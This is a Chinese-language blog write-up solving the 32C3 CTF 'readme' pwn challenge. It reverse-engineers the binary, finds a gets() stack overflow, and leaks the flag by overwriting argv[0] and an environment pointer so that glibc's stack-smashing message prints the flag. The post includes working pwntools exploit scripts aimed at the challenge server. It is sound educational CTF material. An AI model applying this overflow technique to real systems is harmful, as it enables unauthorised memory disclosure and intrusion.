32C3之PWN题目Readme的解法

原创

HappyOrange2014 于 2016-01-04 23:22:14 发布 5453 收藏 2

分类专栏： CTF 逆向工程 文章标签： ctf writeup

本文链接：https://blog.csdn.net/HappyOrange2014/article/details/50459201


CTF 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏


逆向工程

3 篇文章 0 订阅

订阅专栏

```
题目描述：
Can you read the flag?
nc 136.243.194.62 1024
```

题目下载

本题是2015年32C3CTF比赛中一道300分的pwn题目，也是我第一次在赛后看着writeup做出的pwn题目，希望下次能够在赛中做出pwn题目。话说，忙碌的工作和生活之余，学习一点安全分析的知识，也是很快乐的一件事情！

我这里所用的工具包括：IDAx64、kali2.0下的edb。
注：整个解题过程参考了多篇writeup，并非完全原创，但每一步都经过实际测试，特此说明。如有错误，请留言指出，不胜感激。

观察文件的基本情况，说明是linux下的x64程序。远程连接后可知（本地运行也可），可以输入两个字符串，分别是用户名（设为user）和红框处的内容（设为str）。

```
root@kali:~/Desktop# file readme.bin
readme.bin: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically lin
ked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24, BuildID[sha1
]=7d3dcaa17ebe1662eec1900f735765bd990742f9, stripped
```

```
root@kali:~/Desktop# nc 136.243.194.62 1024
Hello!
What's your name? 123456
Nice to meet you, 123456.
Please overwrite the flag: 123456
Thank you, bye!
```

```
root@kali:~/Desktop# ./readme.bin
Hello!
What's your name? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA
Nice to meet you, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA.
Please overwrite the flag: A
Thank you, bye!
*** stack smashing detected ***: ./readme.bin terminated
```

当我们在用户名处输入超长字符串时，会爆出

"* **stack smashing detected** "：**./readme.bin** *terminate*

由于二进制可执行程序默认的第一个参数argv[0]就是程序自身的名字，说明该题测试的是通过栈溢出的方法，将flag以报错的方式显示出来，也即如下形式。

" **stack smashing detected** "：**flag** terminate*

（当然，这个结论也是我事后通过阅读wirteup得知的。）

那么，问题就变成了三个：

```
1. 如何造成栈溢出？
2. 怎样通过栈溢出将原本的argv[0]指针由文件名变成flag？
3. 如何在远程shell得到上面的报错信息（stack smashing detected）？
```


按照常规思路，对readme进行IDA的F5反汇编，得到伪代码，如下图所示。其中核心函数0x4007E0的流程比较简单，通过注释标示在了图中。


```
__int64 sub_4007E0()
{
  __int64 v0; // rax@1
  __int64 v1; // rbx@2
  int v2; // eax@3
  __int64 v4; // [sp+0h] [bp-128h]@1
  __int64 v5; // [sp+108h] [bp-20h]@1

  v5 = *MK_FP(__FS__, 40LL);
  __printf_chk(1LL, "Hello!\nWhat's your name? ");//0x4006b0
  LODWORD(v0) = _IO_gets(&v4);//0x4006c0，返回的是输入字符串在栈中的首地址
  if ( !v0 )//测试是否正常获取到输入
LABEL_9:
    _exit(1);
  v1 = 0LL;
  __printf_chk(1LL, "Nice to meet you, %s.\nPlease overwrite the flag: ");//0x4006b0
  while ( 1 )
  {
    v2 = _IO_getc(stdin);//0x4006a0
    if ( v2 == -1 )
      goto LABEL_9;
    if ( v2 == 10 ) //0x10是回车符，即如果收到该字符，则说明字符输入完毕
      break;
    byte_600D20[v1++] = v2; //该数组处存放的就是flag：32c3_TheServerHasTheFlagHere...
    if ( v1 == 32 ) //如果字符串长度等于32，则不进行覆盖，说明字符串最多32位
      goto LABEL_8;
  }
  memset((void *)((signed int)v1 + 6294816LL), 0, (unsigned int)(32 - v1)); //将flag的前（32-v1）位覆盖为0,0x400670
  //0x400670，(signed int)v1 + 6294816LL)是flag地址，共28个字符
LABEL_8:
  puts("Thank you, bye!");
  return *MK_FP(__FS__, 40LL) ^ v5;
}
```

如上图所示，程序的基本流程可归纳如下。

***Step1**：调用gets函数（0x4006c0）获取用户名字符串user，若为空，则退出程序；*

***Step2**：调用getc函数（0x4006a0）获取用于覆盖flag的字符串str，以0xA0为字符串结束符，且字符串最长不超过32位，并将str放置在0x600D20位置处，该处存放的就是flag，如下图所示：*





如图所示，由于我输入的字符串str为abcdefgh，故原flag的前8位被覆盖成了abcdefgh。


需要说明的是，该flag只是题目给出的二进制程序中保存的flag，远程服务器运行的虽然是功能相同的二进制程序，但flag肯定不是现在这个，需要我们通过远程溢出来获取。

***Step3：**将0x600D20处的flag未被覆盖的部分覆盖为0x00。*

下面我们依次回答上面提到的3个问题。


1、如何造成栈溢出？

显然，溢出点在用户名字符串user处，后面的str字符串只接收前32位，无法溢出。
假设我输入的user是12345678，则整个0x4007E0函数的栈空间如下图所示：



红框中即为0x4007E0的栈空间，0x4006E7是其返回父函数的返回地址。由图可知，要想刚好覆盖父函数返回地址，用户名长度必须为（0x7f0-0x6c0-1），即303，减去的1为字符串结束符。

那么，我们是不是就是要覆盖到函数返回地址呢？一般的栈溢出确实是溢出到返回地址后使程序流程转向shellcode，但通过阅读writeup可知，这里的目标是继续往下溢出，直到溢出到argv[0]指针，即将argv[0]指针覆盖成flag的地址，使得程序在报错时，将flag泄漏出来。那么，argv[0]指针在哪里呢？我们在edb中继续下拉栈窗口的滚动条：




如上图所示的红框中就是argv[0]指针，地址是0x7fff32839568。由于每次运行程序的绝对地址是不一样的（但相对地址一样），我在这次运行时，user输入的是1111…字符串（而不是上文的12345678），此时的位置如下图所示：

显然，user的地址是0x7fff32839350，则
0x7fff32839568 - 0x7fff32839350 = 0x218，也就是说，我们在user字符串中输入0x218个字节后，正好到达argv[0]指针地址。第1个问题解决了。

2、怎样通过栈溢出将原本的argv[0]指针由文件名变成flag？


通过前面的代码分析可知，在我们输入第二个字符串str时，flag就会被覆盖，即使将argv[0]指向0x600D20，输出的错误信息中也不会包含flag。
这里，网上的writeup指出，除了0x600D20处存放的flag外，在0x400D20处也存放着同样的flag，所以我们可以将argv[0]指向0x400D20。网上的writeup是用gdb查找的flag，但我这个新手对gdb还是不熟，那就用edb的binary string插件吧，结果如下：



第2个问题解决了。
现在，我们可以试着写shellcode了。可以用pwntool来写，该工具的具体用法就不介绍了，毕竟是CTF pwn的利器。

```
from pwn import * //导入pwn库
p = remote("136.243.194.62", 1024) //连接远程服务
//第一个字符串：0x218个A，8字节的flag地址0x400d20
p.sendline("A"*0x218 + p64(0x400d20))
//第二个字符串随便输入
p.sendline("str")
print p.recvall()
```


结果如下：



什么都没返回。看来我们还需要面对第3个问题。

3. 如何在远程shell得到上面的报错信息（stack smashing detected）？


网上的writeup作者也说，自己当时也不知道为什么没有返回，事后才了解到，必须设置如下环境变量：LIBC_FATAL_STDERR_=1，才能实现将标准错误信息通过管道输出到远程shell中。因此，我们还必须设置该参数。该参数的设置正好用到了我们的第2个输入字符串str（看来题目没有任何冗余呀），即将"LIBC_FATAL_STDERR_=1"作为str输入进去，并将user字符串的溢出长度再增加16字节，如图所示：



上图中，蓝框以下部分都是环境变量，正好紧挨着上面红框中的argv[0]。也就是说，在通过溢出将上图中红框内的argv[0]指针指向0x400D20后，我们还需将蓝框中的地址覆盖为0x600D20，该地址保存着我们输入的字符串str：LIBC_FATAL_STDERR_=1，巧妙地修改了环境变量。
第3个问题解决了，最终的pwn脚本如下。

```
from pwn import *
p = remote("136.243.194.62", 1024)
p.sendline("A"*0x218 + p64(0x400d20) + p64(0) + p64(0x600D20))
p.sendline("LIBC_FATAL_STDERR_=1")
print p.recvall()
```

中间的p64(0)必须有，是argv[0]指针与环境变量之间的隔断。
结果如下：



Flag：Flag: 32C3_ELF_caN_b3_pre7ty_we!rd...